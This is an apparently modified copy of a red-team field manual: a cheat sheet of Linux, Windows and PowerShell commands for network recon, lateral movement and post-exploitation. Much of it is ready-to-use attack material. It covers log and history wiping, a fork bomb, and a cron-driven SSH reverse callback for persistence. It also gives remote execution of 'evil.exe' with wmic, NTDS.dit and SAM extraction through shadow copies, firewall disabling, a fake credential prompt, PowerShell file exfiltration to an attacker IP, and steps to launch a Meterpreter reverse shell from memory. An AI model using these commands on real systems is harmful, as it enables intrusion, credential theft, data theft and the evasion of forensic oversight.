

RTFM

RED TEAM FIELD MANUAL

BEN CLARK

V 1.0

Modified without permission by OE800 (3/2014)

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Bonus Material added by OE800

Nmap Cheat Sheet	TCP/IP	<u>INFOSEC MIND MAPS:</u>
Nmap Cheat Sheet 2	VLAN	INFRASTRUCTURE TESTS
Wireshark Display Filters	VOIP	PRACTICE LABS
Common Ports List	WLAN	VM / LIVECD
Google Cheat Sheet	HTML	BROWSER PLUGINS
Scapy	PHP	WIFI
TCPDUMP	CSS	VPN
	Pyhon	WEB APP
NAT	Regular Expressions	ISO 27001
QoS	SQL Server	PCI DSS
IPv4		VIRUS
IPv6		WORMS

***NIX**

LINUX NETWORK COMMANDS

Command	Description
watch ss -tp	Network connections
netstat -ant	Tcp connections -anu=udp
netstat -tulpn	Connections with PIDs
lsof -i	Established connections
smb:// ip /share	Access windows smb share
share user x.x.x.x c\$	Mount Windows share
smbclient -U user \\\\ ip \\\\ share	SMB connect
ifconfig eth# ip / cidr	Set IP and netmask
ifconfig eth0:1 ip / cidr	Set virtual interface
route add default gw gw_ip	Set GW
ifconfig eth# mtu [size]	Change MTU size
export MAC=xx:xx:xx:xx:xx:xx	Change MAC
ifconfig int hw ether MAC	Change MAC
macchanger -m MAC int	Backtrack MAC changer
iwlist int scan	Built-in wifi scanner
dig -x ip	Domain lookup for IP
host ip	Domain lookup for IP
host -t SRV _service _tcp.url.com	Domain SRV lookup
dig @ ip domain -t AXFR	DNS Zone Xfer
host -l domain namesvr	DNS Zone Xfer
ip xfrm state list	Print existing VPN keys
ip addr add ip / cidr dev eth0	Adds 'hidden' interface
/var/log/messages grep DHCP	List DHCP assignments
tcpkill host ip and port port	Block ip:port
echo "1" /proc/sys/net/ipv4/ip_forward	Turn on IP Forwarding
echo "nameserver x.x.x.x" /etc/resolv.conf	Add DNS Server

LINUX SYSTEM INFO

Command	Description
nbtstat -A ip	Get hostname for ip
id	Current username
w	Logged on users
who -a	User information
last -a	Last users logged on
ps -ef	Process listing (top)
df -h	Disk usage (free)
uname -a	Kernel version/CPU info
mount	Mounted file systems
getent passwd	Show list of users
PATH=\$PATH:/home/mypath	Add to PATH variable
kill pid	Kills process with pid
cat /etc/issue	Show OS info
cat /etc/'release'	Show OS version info
cat /proc/version	Show kernel info
rpm --query -all	Installed pkgs (Redhat)
rpm -ivh '.rpm'	Install RPM (-e=remove)
dpkg -get-selections	Installed pkgs (Ubuntu)
dpkg -I '.deb'	Install DEB (-r=remove)
pkginfo	Installed pkgs (Solaris)
which tscsh/csh/ksh/bash	Show location of executable
chmod 750 tcsh/csh/ksh	Disable shell , force bash

LINUX UTILITY COMMANDS

Command	Description
wget http:// url -O url.txt -o /dev/null	Grab url
rdesktop ip	Remote Desktop to ip
scp /tmp/file user@x.x.x.x:/tmp/file	Put file
scp user@ remoteip :/tmp/file /tmp/file	Get file
useradd -m user	Add user
passwd user	Change user password
rmuser uname	Remove user
script -a outfile	Record shell : Ctrl-D stops
apropos subject	Find related command
history	View users command history
! num	Executes line # in history

LINUX FILE COMMANDS

Command	Description
diff file1 file2	Compare files
rm -rf dir	Force delete of dir
shred -f -u file	Overwrite/delete file
touch -r ref_file file	Matches ref_file timestamp
touch -t YYYYMMDDHHSS file	Set file timestamp
sudo fdisk -l	List connected drives
mount /dev/sda# /mnt/usbkey	Mount USB key
md5sum -t file	Compute md5 hash
echo -n "str" md5sum	Generate md5 hash
sha1sum file	SHA1 hash of file
sort -u	Sort/show unique lines
grep -c "str" file	Count lines w/ "str"
tar cf file.tar files	Create .tar from files
tar xf file.tar	Extract .tar
tar czf file.tar.gz files	Create .tar.gz
tar xzf file.tar.gz	Extract .tar.gz
tar cjf file.tar.bz2 files	Create .tar.bz2
tar xjf file.tar.bz2	Extract .tar.bz2
gzip file	Compress/ rename file
gzip -d file.gz	Decompress file.gz
upx -9 -o out.exe orig.exe	UPX packs orig.exe
zip -r zipname.zip '\Directory\'	Create zip
dd skip=1000 count=2000 bs=8 if=file of=file	Cut block 1K-3K from file
split -b 9K \ file prefix	Split file into 9K chunks
awk 'sub(\$(".\"r")' unix.txt win.txt	Win compatible txt file
find -i -name file -type .pdf	Find PDF files
find / -perm -4000 -o -perm -2000 -exec ls -l {} \;	Search for setuid files
dos2unix file	Convert to 'nix format
file file	Determine file type/info
chattr (+/-)i file	Set/Unset immutable bit

LINUX MISC COMMANDS

Command	Description
unset HISTFILE	Disable history logging
ssh user@ ip arecord - aplay -	Record remote mic
gcc -o outfile myfile.c	Compile C,C++
init 6	Reboot (0 = shutdown)
cat /etc/'syslog'.conf grep -v "#"	List of log files
grep 'href=' file cut -d"/" -f3 grep url sort -u	Strip links in url.com
dd if=/dev/urandom of= file bs=3145728 count=100	Make random 3MB file

LINUX "COVER YOUR TRACKS" COMMANDS

Command	Description
echo "" /var/log/auth.log	Clear auth.log file
echo "" ~/.bash_history	Clear current user bash history
rm ~/.bash_history -rf	Delete .bash_history file
history -c	Clear current session history
export HISTFILESIZE=0	Set history max lines to 0
export HISTSIZE=0	Set histroy max commands to 0
unset HISTFILE	Disable history logging (need to logout to take effect)
kill -9 \$\$	Kills current session
ln /dev/null ~/.bash_history -sf	Permanently send all bash history commands to /dev/null

LINUX FILE SYSTEM STRUCTURE

Location	Description
/bin	User binaries
/boot	Boot-up related files
/dev	Interface for system devices
/etc	System configuration files
/home	Base directory for user files
/lib	Critical software libraries
/opt	Third party software
/proc	System and running programs
/root	Home directory of root user
/sbin	System administrator binaries
/tmp	Temporary files
/usr	Less critical files
/var	Variable system files

LINUX FILES

Filename	Description
/etc/shadow	Local users' hashes
/etc/passwd	Local users
/etc/group	Local groups
/etc/rc.d	Startup services
/etc/init.d	Service
/etc/hosts	Known hostnames and IPs
/etc/HOSTNAME	Full hostname with domain
/etc/network/interfaces	Network configuration
/etc/profile	System environment variables
/etc/apt/sources.list	Ubuntu sources list
/etc/resolv.conf	NAMESERVER configuration
/home/ user/.bash_history	Bash history (also /root/)
/usr/share/wireshark/manuf	Vendor-MAC lookup
~/.ssh/	SSH keystore
/var/log	System log files (most Linux)
/var/adm	System log files (Unix)
/var/spool/cron	List cron files
/var/log/apache/access.log	Apache connection log
/etc/fstab	Static file system info

LINUX SCRIPTING

PING SWEEP

```
for x in {1..254..1};do ping -c 1 1.1.1.$x |grep "64 b" |cut -d" " -f4  
ips.txt; done
```

AUTOMATED DOMAIN NAME RESOLVE BASH SCRIPT

```
#!/bin/bash  
echo "Enter Class C Range: i.e. 192.168.3"  
read range  
for ip in {1..254..1};do  
host $range.$ip |grep "name pointer" |cut -d" " -f5  
done
```

FORK BOMB (CREATES PROCESSES UNTIL SYSTEM "CRASHES")

```
:(){|:&}::
```

DNS REVERSE LOOKUP

```
for ip in {1..254..1}; do dig -x 1.1.1.$ip | grep $ip > dns.txt; done;
```

IP BANNING SCRIPT

```
#!/bin/sh  
# This script bans any IP in the /24 subnet for 192.168.1.0 starting at 2  
# It assumes 1 is the router and does not ban IPs .20, .21, .22  
i=2  
while [ $i -le 253 ]  
do  
    if [ $i -ne 20 -a $i -ne 21 -a $i -ne 22 ]; then  
        echo "BANNED: arp -s 192.168.1.$i"  
        arp -s 192.168.1.$i 00:00:00:00:00:0a  
    else  
        echo "IP NOT BANNED: 192.168.1.$i"XXXXXX  
        echo "XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"  
    fi  
    i=`expr $i +1`  
done
```

SSH CALLBACK

Set up script in crontab to callback every X minutes. Highly recommend you set up a generic user on red team computer (with no shell privs). Script will use the private key (located on callback source computer) to connect to a public key (on red team computer). Red teamer connects to target via a local SSH session (in the example below, use #ssh -p4040 localhost)

```
#!/bin/sh
# Callback script located on callback source computer (target)
killall ssh /dev/null 2 &1
sleep 5
REM LIS=4040
REMUSR=user
HOSTS="domain1.com domain2.com domain3.com"
for LIVEHOST in $HOSTS;
do
    COUNT=$(ping -c2 $LIVEHOST | grep 'received' | awk -F',' '{ print
$2 }' | awk '{ print $1 }')
    if [[ $COUNT -gt 0 ]]; then
        ssh -R ${REM LIS}:localhost:22 -i
        "/home/${REMUSR}/.ssh/id_rsa" -N ${LIVEHOST} -l ${REMUSR}
    fi
```

IPTABLES

* Use ip6tables for IPv6 rules

Command	Description
iptables-save -c file	Dump iptables (with counters) rules to stdout
iptables-restore file	Restore iptables rules
iptables -L -v --line-numbers	List all iptables rules with affected and line numbers
iptables -F	Flush all iptables rules
iptables -P INPUT/FORWARD/OUTPUT ACCEPT/REJECT/DROP	Change default policy for rules that don't match rules
iptables -A INPUT -i interface -m state --state RELATED,ESTABLISHED -j ACCEPT	Allow established connections on INPUT
iptables -D INPUT 7	Delete 7th inbound rule
iptables -t raw -L -n	Increase throughput by turning off statefulness
iptables -P INPUT DROP	Drop all packets

ALLOW SSH ON PORT 22 OUTBOUND

```
iptables -A OUTPUT -o iface -p tcp --dport 22 -m state --state NEW,ESTABLISHED -j ACCEPT
iptables -A INPUT -i iface -p tcp --sport 22 -m state --state ESTABLISHED -j ACCEPT
```

ALLOW ICMP OUTBOUND

```
iptables -A OUTPUT -i iface -p icmp --icmp-type echo-request -j ACCEPT
iptables -A INPUT -o iface -p icmp --icmp-type echo-reply -j ACCEPT
```

PORT FORWARD

```
echo "1" /proc/sys/net/ipv4/ip_forward
# OR - sysctl net.ipv4.ip_forward=1
iptables -t nat -A PREROUTING -p tcp -i eth0 -j DNAT -d pivotip --dport 443 -to-destination attk_ip :443
iptables -t nat -A POSTROUTING -p tcp -i eth0 -j SNAT -s target_subnet cidr -d attackip --dport 443 -to-source pivotip
iptables -t filter -I FORWARD 1 -j ACCEPT
```

ALLOW ONLY 1.1.1.0/24, PORTS 80,443 AND LOG DROPS TO /VAR/LOG/MESSAGES

```
iptables -A INPUT -s 1.1.1.0/24 -m state --state RELATED,ESTABLISHED,NEW -p tcp -m multiport --dports 80,443 -j ACCEPT
iptables -A INPUT -i eth0 -m state --state RELATED,ESTABLISHED -j ACCEPT
iptables -P INPUT DROP
iptables -A OUTPUT -o eth0 -j ACCEPT
iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTPUT -o lo -j ACCEPT
iptables -N LOGGING
iptables -A INPUT -j LOGGING
iptables -A LOGGING -m limit --limit 4/min -j LOG --log-prefix "DROPPED "
iptables -A LOGGING -j DROP
```

UPDATE-RC.D

' Check/change startup services

Command	Description
service --status-all	[+] Service starts at boot [-] Service does not start
service service start	Start a service
service service stop	Stop a service
service service status	Check status of a service
update-rc.d -f service remove	Remove a service start up cmd (-f if the /etc/init.d start up file exists)
update-rc.d service defaults	Add a start up service

CHKCONFIG

' Available in Linux distributions such as Red Hat Enterprise Linux (RHEL), CentOS and Oracle Enterprise Linux (OEL)

Command	Description
chkconfig --list	List existing services and run status
chkconfig service -list	Check single service status
chkconfig service on [--level 3]	Add service [optional to add level at which service runs]
chkconfig service off [--level 3] e.g. chkconfig iptables off	Remove service

SCREEN

(C-a == Control-a)

Command	Description
screen -S name	Start new screen with name
screen -ls	List running screens
screen -r name	Attach to screen name
screen -S name -X cmd	Send cmd to screen name
C-a ?	List keybindings (help)
C-a d	Detach
C-a D D	Detach and logout
C-a c	Create new window
C-a C-a	Switch to last active window
C-a ` num name	Switch to window num name
C-a "	See windows list and change
C-a k	Kill current window
C-a S	Split display horizontally
C-a V	Split display vertically
C-a tab	Jump to next display
C-a X	Remove current region
C-a Q	Remove all regions but current

X11

CAPTURE REMOTE X11 WINDOWS AND CONVERT TO JPG

```
xwd -display ip :0 -root -out /tmp/test.xpm  
xwud -in /tmp/test1.xpm  
convert /tmp/test.xpm -resize 1280x1024 /tmp/test.jpg
```

OPEN X11 STREAM VIEWING

```
xwd -display 1.1.1.1:0 -root -silent -out x11dump  
Read dumped file with xwudtopnm or GIMP
```

TCPDUMP

CAPTURE PACKETS ON ETH0 IN ASCII AND HEX AND WRITE TO FILE

```
- tcpdump -i eth0 -XX -w out.pcap
```

CAPTURE HTTP TRAFFIC TO 2.2.2.2

```
- tcpdump -i eth0 port 80 dst 2.2.2.2
```

SHOW CONNECTIONS TO A SPECIFIC IP

```
- tcpdump -i eth0 -tttt dst 192.168.1.22 and not net 192.168.1.0/24
```

PRINT ALL PING RESPONSES

```
- tcpdump -i eth0 'icmp[icmptype] == icmp-echoreply'
```

CAPTURE 50 DNS PACKETS AND PRINT TIMESTAMP

```
- tcpdump -i eth0 -c 50 -tttt 'udp and port 53'
```

NATIVE KALI COMMANDS

WMIC EQUIVALENT

```
- wmis -U DOMAIN\ user % password // DC cmd.exe /c command
```

MOUNT SMB SHARE

```
# Mounts to /mnt/share. For other options besides ntlmssp, man mount.cifs  
- mount.cifs // ip /share /mnt/share -o  
user= user ,pass= pass ,sec=ntlmssp, domain= domain ,rw
```

UPDATING KALI

```
- apt-get update  
- apt-get upgrade
```

PFSENSE

Command	Description
pfSsh.php	pfSense Shell System
pfSsh.php playback enableallowallwan	Allow all inbound WAN connections (adds to visible rules in WAN rules)
pfSsh.php playback enablesshd	Enable ssh inbound/outbound
pfctl -sn	Show NAT rules
pfctl -sr	Show filter rules
pfctl -sa	Show all rules
viconfig	Edit config
rm /tmp/config.cache	Remove cached (backup) config after editing the current running
/etc/rc.reload_all	Reload entire config

SOLARIS

Command	Description
ifconfig -a	List of interfaces
netstat -in	List of interface
ifconfig -r	Route listing
ifconfig eth0 dhcp	Start DHCP client
ifconfig eth0 plumb up ip netmask nmask	Set IP
route add default ip	Set gateway
login -p	List users w/out passwords
svcs -a	List all services w/ status
prstat -a	Process listing (top)
svcadm start ssh	Start SSH service
inetadm -e telnet (-d for disable)	Enable telnet
prtconf grep Memory	Total physical memory
iostat -En	Hard disk size
showrev -c /usr/bin/bash	Information on a binary
shutdown -i6 -g0 -y	Restart system
dfmounts	List clients connected NFS
smc	Management GUI
snoop -d int -c pkt # -o results.pcap	Packet capture
/etc/vfstab	File system mount table
/var/adm/logging	Login attempt log
/etc/default/`	Default settings
/etc/system	Kernel modules & config
/var/adm/messages	Syslog location
/etc/auto_`	Automounter config files
/etc/inet/ipnodes	IPv4/IPv6 host file

WINDOWS

WINDOWS VERSIONS

ID	Version
NT 3.1	Windows NT 3.1 (All)
NT 3.5	Windows NT 3.5 (All)
NT 3.51	Windows NT 3.51 (All)
NT 4.0	Windows NT 4.0 (All)
NT 5.0	Windows 2000 (All)
NT 5.1	Windows XP (Home, Pro, MC, Tablet PC, Starter, Embedded)
NT 5.2	Windows XP (64-bit, Pro 64-bit) Windows Server 2003 & R2 (Standard, Enterprise)
	Windows Home Server
NT 6.0	Windows Vista (Starter, Home, Basic, Home Premium, Business, Enterprise, Ultimate)
	Windows Server 2008 (Foundation, Standard, Enterprise)
NT 6.1	Windows 7 (Starter, Home, Pro, Enterprise, Ultimate)
	Windows Server 2008 R2 (Foundation, Standard, Enterprise)
NT 6.2	Windows 8 (x86/64, Pro, Enterprise, Windows RT (ARM)) Windows Phone 8 Windows Server 2012 (Foundation, Essentials, Standard)

WINDOWS FILES

Command	Description
%SYSTEMROOT%	Typically C:\Windows
%SYSTEMROOT%\System32\drivers\etc\hosts	DNS entries
%SYSTEMROOT%\System32\drivers\etc\networks	Network settings
%SYSTEMROOT%\system32\config\SAM	User & password hashes
%SYSTEMROOT%\repair\SAM	Backup copy of SAM
%SYSTEMROOT%\System32\config\RegBack\SAM	Backup copy of SAM
%WINDIR%\system32\config\AppEvent.Evt	Application Log
%WINDIR%\system32\config\SecEvent.Evt	Security Log
%ALLUSERSPROFILE%\Start Menu\Programs\Startup\	Startup Location
%USERPROFILE%\Start Menu\Programs\Startup\	Startup Location
%SYSTEMROOT%\Prefetch	Prefetch dir (EXE logs)

STARTUP DIRECTORIES

WINDOWS NT 6.1, 6.0

```
# All users
%SystemDrive%\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup

# Specific users
%SystemDrive%\Users%\UserName%\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup
```

WINDOWS NT 5.2, 5.1, 5.0

```
%SystemDrive%\Documents and Settings\All Users\Start Menu\Programs\Startup
```

WINDOWS 9x

```
%SystemDrive%\wmiOWS\Start Menu\Programs\Startup
```

WINDOWS NT 4.0, 3.51, 3.50

```
%SystemDrive%\WINNT\Profiles\All Users\Start Menu\Programs\Startup
```

WINDOWS SYSTEM INFO COMMANDS

Command	Description
ver	Get OS version
sc query state=all	Show services
tasklist /svc	Show processes & services
tasklist /m	Show all processes & DLLs
tasklist /S ip /v	Remote process listing
taskkill /PID pid /F	Force process to terminate
systeminfo /S ip /U domain\user /P Pwd	Remote system info
reg query \\ ip \ RegDomain \ Key /v Value	Query remote registry, /s=all values
reg query HKLM /f password /t REG_SZ /s	Search registry for password
fsutil fsinfo drives	List drives 'must be admin
dir /a /s /b c:*.pdf*	Search for all PDFs
dir /a /b c:\windows\kb\	Search for patches
findstr /si password '.txt *.xml *.xls	Search files for password
tree /F /A c:\ tree.txt	Directory listing of C:
reg save HKLM\Security security.hive	Save security hive to file
echo %USERNAME%	Current user

WINDOWS NET/DOMAIN COMMANDS

Command	Description
net view /domain	Hosts in current domain
net view /domain:[MYDOMAIN]	Hosts in [MYDOMAIN]
net user /domain	All users in current domain
net user user pass /add	Add user
net localgroup "Administrators" user /add	Add user to Administrators
net accounts /domain	Domain password policy
net localgroup "Administrators"	List local Admins
net group /domain	List domain groups
net group "Domain Admins" /domain	List users in Domain Admins
net group "Domain Controllers" /domain	List DCs for current domain
net share	Current SMB shares
net session find / "\\"	Active SMB sessions
net user user /ACTIVE:yes /domain	Unlock domain user account
net user user " newpassword " /domain	Change domain user password
net share share c:\share	Share folder
/GRANT:Everyone,FULL	

WINDOWS REMOTE COMMANDS

Command	Description
tasklist /S ip /v	Remote process listing
systeminfo /S ip /U domain\user /P Pwd	Remote systeminfo
net share \\ ip	Shares of remote computer
net use \\ ip	Remote filesystem (IPC\$)
net use z: \\ ip \share password	Map drive, specified credentials
/user:DOMAIN\ user	
reg add \\ ip \ regkey \ value	Add registry key remotely
sc \\ ip create service	Create a remote service
binpath=C:\Windows\System32\x.exe start=auto	(space after start=)
xcopy /s \\ ip \dir C:\local	Copy remote folder
shutdown /m \\ ip /r /t 0 /f	Remotely reboot machine

WINDOWS NETWORK COMMANDS

Command	Description
ipconfig /all	IP configuration
ipconfig /displaydns	Local DNS cache
netstat -ano	Open connections
netstat -anop tcp 1	Netstat loop
netstat -anl findstr LISTENING	LISTENING ports
route print	Routing table
arp -a	Known MACs (ARP table)
nslookup, set type=any, ls -d domain results.txt, exit	DNS Zone Xfer
nslookup -type=SRV _www._tcp.url.com	
tftp -I ip GET remotefile	Domain SRV lookup (_ldap, _kerberos, _sip)
netsh wlan show profiles	TFTP file transfer
netsh firewall set opmode disable	Saved wireless profiles
netsh wlan export profile folder=. key=clear	Disable firewall ('Old')
netsh interface ip show interfaces	Export wifi plaintext pwd
netsh interface ip set address local static ip nmask gw ID	List interface IDs/MTUs
netsh interface ip set dns local static ip	Set IP
netsh interface ip set address local dhcp	Set DNS server
	Set interface to use DHCP

WINDOWS UTILITY COMMANDS

Command	Description
type file	Display file contents
del path '\.* /a /s /q /f	Forceably delete all files in path
find /I "str" filename command find /c /v ""	Find "str"
at HH:MM file [args] (i.e. at 14:45 cmd /c)	Line count of cmd output
runas /user: user " file [args]"	Schedule file to run
restart /r /t 0	Run file as user
tr -d '\15\32' win.txt unix.txt	Restart now
makecab file	Removes CR & `Z ('nix)
Wusa.exe /uninstall /kb: ###	Native compression
cmd.exe "wevtutil qe Application /c:40 /f:text /rd:true"	Uninstall patch
lusrmgr.msc	CLI Event Viewer
services.msc	Local user manager
taskmgr.exe	Services control panel
secpool.msc	Task manager
eventvwr.msc	Security policy manager
	Event viewer

MISC. COMMANDS

LOCK WORKSTATION

```
rundll32.dll user32.dll LockWorkstation
```

DISABLE WINDOWS FIREWALL

```
netsh advfirewall set currentprofile state off  
netsh advfirewall set allprofiles state off
```

NATIVE WINDOWS PORT FORWARD (* MUST BE ADMIN)

```
netsh interface portproxy add v4tov4 listenport=3000  
listenaddress=1.1.1.1 connectport=4000 connectaddress=2.2.2.2  
  
#Remove  
netsh interface portproxy delete v4tov4 listenport=3000  
listenaddress=1.1.1.1
```

RE-ENABLE COMMAND PROMPT

```
reg add HKCU\Software\Policies\Microsoft\Windows\System /v DisableCMD /t  
REG_DWORD /d 0 /f
```

PSEXEC

EXECUTE FILE HOSTED ON REMOTE SYSTEM WITH SPECIFIED CREDENTIALS

```
psexec /accepteula \\ targetIP -u domain\user -p password -c -f  
\\ smbIP \share\file.exe
```

RUN REMOTE COMMAND WITH SPECIFIED HASH

```
psexec /accepteula \\ ip -u Domain\user -p LM : NTLM cmd.exe /c dir  
c:\Progra~1
```

RUN REMOTE COMMAND AS SYSTEM

```
psexec /accepteula \\ ip -s cmd.exe
```

TERMINAL SERVICES (RDP)

START RDP

1. Create regfile.reg file with following line in it:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalService
2. "fDenyTSConnections"=dword:00000000
3. reg import regfile.reg
4. net start "termservice"
5. sc config termservice start= auto
6. net start termservice

--OR--

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
```

TUNNEL RDP OUT PORT 443 (MAY NEED TO RESTART TERMINAL SERVICES)

```
REG ADD "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-Tcp" /v PortNumber /t REG_DWORD /d 443 /f
```

DISABLE NETWORK LEVEL AUTHENTICATION, ADD FIREWALL EXCEPTION

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-TCP" /v UserAuthentication /t REG_DWORD /d "0" /f
```

```
netsh firewall set service type = remotedesktop mode = enable
```

IMPORT A SCHEDULE TASK FROM AN "EXPORTED TASK" XML

```
schtasks.exe /create /tn MyTask /xml "C:\MyTask.xml" /f
```

WMIC

Command	Description
wmic [alias] get /?	List all attributes
wmic [alias] call /?	Callable methods
wmic process list full	Process attributes
wmic startupwmic service	Starts wmic service
wmic ntdomain list	Domain and DC info
wmic qfe	List all patches
wmic process call create "process_name"	Execute process
wmic process where name="process" call terminate	Terminate process
wmic logicaldisk get description,name	View logical shares
wmic cpu get DataWidth /format:list	Display 32 64 bit

WMIC [ALIAS] [WHERE] [CLAUSE]

[alias] == process, share, startup, service, nicconfig, useraccount, etc.
[where] == where (name="cmd.exe"), where (parentprocessid!=[pid]), etc.
[clause] == list [full|brief], get [attrib1, attrib2], call [method], delete

EXECUTE FILE HOSTED OVER SMB ON REMOTE SYSTEM WITH SPECIFIED CREDENTIALS

```
wmic /node: targetIP /user:domain\user /password:password process call  
create "\\\ smbIP \share\evil.exe"
```

UNINSTALL SOFTWARE

```
wmic product get name /value          # Get software names  
wmic product where name="XXX" call uninstall /nointeractive
```

REMOTELY DETERMINE LOGGED IN USER

```
wmic /node:remotecomputer computersystem get username
```

REMOTE PROCESS LISTING EVERY SECOND

```
wmic /node:machinename process list brief /every:1
```

REMOTELY START RDP

```
wmic /node:"machinename 4" path Win32_TerminalServiceSetting where  
AllowTSConnections="0" call SetAllowTSConnections "1"
```

LIST NUMBER OF TIMES USER HAS LOGGED ON

```
wmic netlogin where (name like "%adm%") get numberoflogons
```

SEARCH FOR SERVICES WITH UNQUOTED PATHS TO BINARY

```
wmic service get name,displayname,pathname,startmode |findstr /i "auto"  
|findstr /i /v "c:\windows\\\" |findstr /i /v """
```

VOLUME SHADOW COPY

1. wmic /node: DC IP /user:"DOMAIN\user" /password:"PASS" process call create "cmd /c vssadmin list shadows 2 &1 C:\temp\output.txt"

- # If any copies already exist then exfil, otherwise create using following commands. Check output.txt for any errors

2. wmic /node: DC IP /user:"DOMAIN\user" /password:"PASS" process call create "cmd /c vssadmin create shadow /for=C: 2 &1 C:\temp\output.txt"
3. wmic /node: DC IP /user:"DOMAIN\user" /password:"PASS" process call create "cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM C:\temp\system.hive 2 &1 C:\temp\output.txt"
4. wmic /node: DC IP /user:"DOMAIN\user" /password:"PASS" process call create "cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\NTDS\NTDS.dit C:\temp\ntds.dit 2 &1 C:\temp\output.txt"

- # Step by step instructions on room362.com for step below

5. From Linux, download and run ntdsxtract and libesedb to export hashes or other domain information
 - a. Additional instructions found under the VSSOWN section
 - b. ntdsxtract - <http://www.ntdsxtract.com>
 - c. libesedb - <http://code.google.com/p/libesedb/>

POWERSHELL

Command	Description
stop-transcript	Stops recording
get-content file	Displays file contents
get-help command -examples	Shows examples of command
get-command ' string '	Searches for cmd string
get-service	Displays services (stop-service, start-service)
get-wmiobject -class win32_service	Displays services, but takes alternate credentials
\$PSVersionTable	Display powershell version
powershell.exe -version 2.0	Run powershell 2.0 from 3.0
get-service measure-object	Returns # of services
get-psdrive	Returns list of PSDrives
get-process select -expandproperty name	Returns only names
get-help * -parameter credential	Cmdlets that take creds
get-wmiobject -list 'network	Available WMI network cmdms
[Net.DNS]::GetHostEntry(" ip ")	DNS Lookup

CLEAR SECURITY & APPLICATION EVENT LOG FOR REMOTE SERVER (SVR01)

```
Get-EventLog -list  
Clear-EventLog -logname Application, Security -computername SVR01
```

EXPORT OS INFO INTO CSV FILE

```
Get-WmiObject -class win32_operatingsystem | select -property * | export-csv c:\os.txt
```

LIST RUNNING SERVICES

```
Get-Service | where_object {$_.status -eq "Running"}
```

PERSISTENT PSDRIVE TO REMOTE FILE SHARE:

```
New-PSDrive -Persist -PSPrinter FileSystem -Root \\1.1.1.1\tools -Name i
```

RETURN FILES WITH WRITE DATE PAST 8/20

```
Get-ChildItem -Path c:\ -Force -Recurse -Filter *.log -ErrorAction SilentlyContinue | where {$_.LastWriteTime -gt "2012-08-20"}
```

FILE DOWNLOAD OVER HTTP

```
(new-object system.net.webclient).downloadFile("url","dest")
```

TCP PORT CONNECTION (SCANNER)

```
$ports=(#,#,#);$ip="x.x.x.x";foreach ($port in $ports){try{$socket=New-Object System.Net.Sockets.TCPCClient($ip,$port);}catch{};if ($socket -eq $NULL){echo $ip ":"$port" - Closed";}else{echo $ip ":"$port" - Open";$socket = $NULL;}}
```

PING WITH 500 MILLISECOND TIMEOUT

```
$ping = New-Object System.Net.NetworkInformation.ping  
$ping.Send(" ip ",500)
```

BASIC AUTHENTICATION POPUP

```
powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass  
$Host.UI.PromptForCredential(" title "," message "," user "," domain ")
```

RUN EXE EVERY 4 HOURS BETWEEN AUG 8-11, 2013 AND THE HOURS OF 0800-1700 (FROM CMD.EXE)

```
powershell.exe -Command "do {if ((Get-Date -format yyyyMMdd-HHmm) -match  
'201308(0[8-9])1[0-1]-(0[8-9])1[0-7])[0-5][0-9]') {Start-Process -  
WindowStyle Hidden "C:\Temp\my.exe"; Start-Sleep -s 14400}} while(1)"
```

POWERSHELL RUNAS

```
$pw = convertto-securestring -string "PASSWORD" -asplaintext -force;  
$pp = new-object System.Management.Automation.PSCredential -  
ArgumentList "DOMAIN\user", $pw;  
Start-Process powershell -Credential $pp -ArgumentList '-noprofile -command  
&{Start-Process file.exe -verb runas}'
```

EMAIL SENDER

```
powershell.exe Send-MailMessage -to " email " -from " email " -subject  
"Subject" -a " attachment file path " -body "Body" -SmtpServer Target  
Email Server IP
```

TURN ON POWERSHELL REMOTING (WITH VALID CREDENTIALS)

```
net time \\ip  
at \\ip time "Powershell -Command 'Enable-PSRemoting -Force'"  
at \\ip time+1 "Powershell -Command 'Set-Item  
wsman:\localhost\client\trustedhosts ''"  
at \\ip time+2 "Powershell -Command 'Restart-Service WinRM'"  
Enter-PSSession -ComputerName ip -Credential username
```

LIST HOSTNAME AND IP FOR ALL DOMAIN COMPUTERS

```
Get-WmiObject -ComputerName DC -Namespace root\microsoftDNS -Class  
MicrosoftDNS_ResourceRecord -Filter "domainname=' DOMAIN '" |select  
textrepresentation
```

POWERSHELL DOWNLOAD OF A FILE FROM A SPECIFIED LOCATION

```
powershell.exe -noprofile -noninteractive -command  
"[System.Net.ServicePointManager]::ServerCertificateValidationCallback =  
{$true}; $source="""https:// YOUR_SPECIFIED_IP / file.zip """;  
$destination="""C:\master.zip"""; $http = new-object System.Net.WebClient;  
$response = $http.DownloadFile($source, $destination);"
```

POWERSHELL DATA EXFIL

Script will send a file (\$filepath) via http to server (\$server) via POST request. Must have web server listening on port designated in the \$server

```
powershell.exe -noprofile -noninteractive -command  
"[System.Net.ServicePointManager]::ServerCertificateValidationCallback =  
{$true}; $server="""http:// YOUR_SPECIFIED_IP / folder """;  
$filepath="""C:\master.zip"""; $http = new-object System.Net.WebClient;  
$response = $http.UploadFile($server,$filepath);"
```

USING POWERSHELL TO LAUNCH METERPRETER FROM MEMORY

- ✓ Need Metasploit v4.5+ (msfvenom supports Powershell)
- ✓ Use Powershell (x86) with 32 bit Meterpreter payloads
- ✓ encodeMeterpreter.ps1 script can be found on next page

ON ATTACK BOXES

1. ./msfvenom -p windows/meterpreter/reverse_https -f psh -a x86
LHOST=1.1.1.1 LPORT=443 audit.ps1
2. Move audit.ps1 into same folder as encodeMeterpreter.ps1
3. Launch Powershell (x86)
4. .\powershell.exe -executionpolicy bypass encodeMeterpreter.ps1
5. Copy the encoded Meterpreter string

START LISTENER ON ATTACK BOX

1. ./msfconsole
2. use exploit/multi/handler
3. set payload windows/meterpreter/reverse_https
4. set LHOST 1.1.1.1
5. set LPORT 443
6. exploit -j

ON TARGET (MUST USE POWERSHELL (x86))

1. powershell.exe -noexit -encodedCommand paste encoded Meterpreter string here

PROFIT

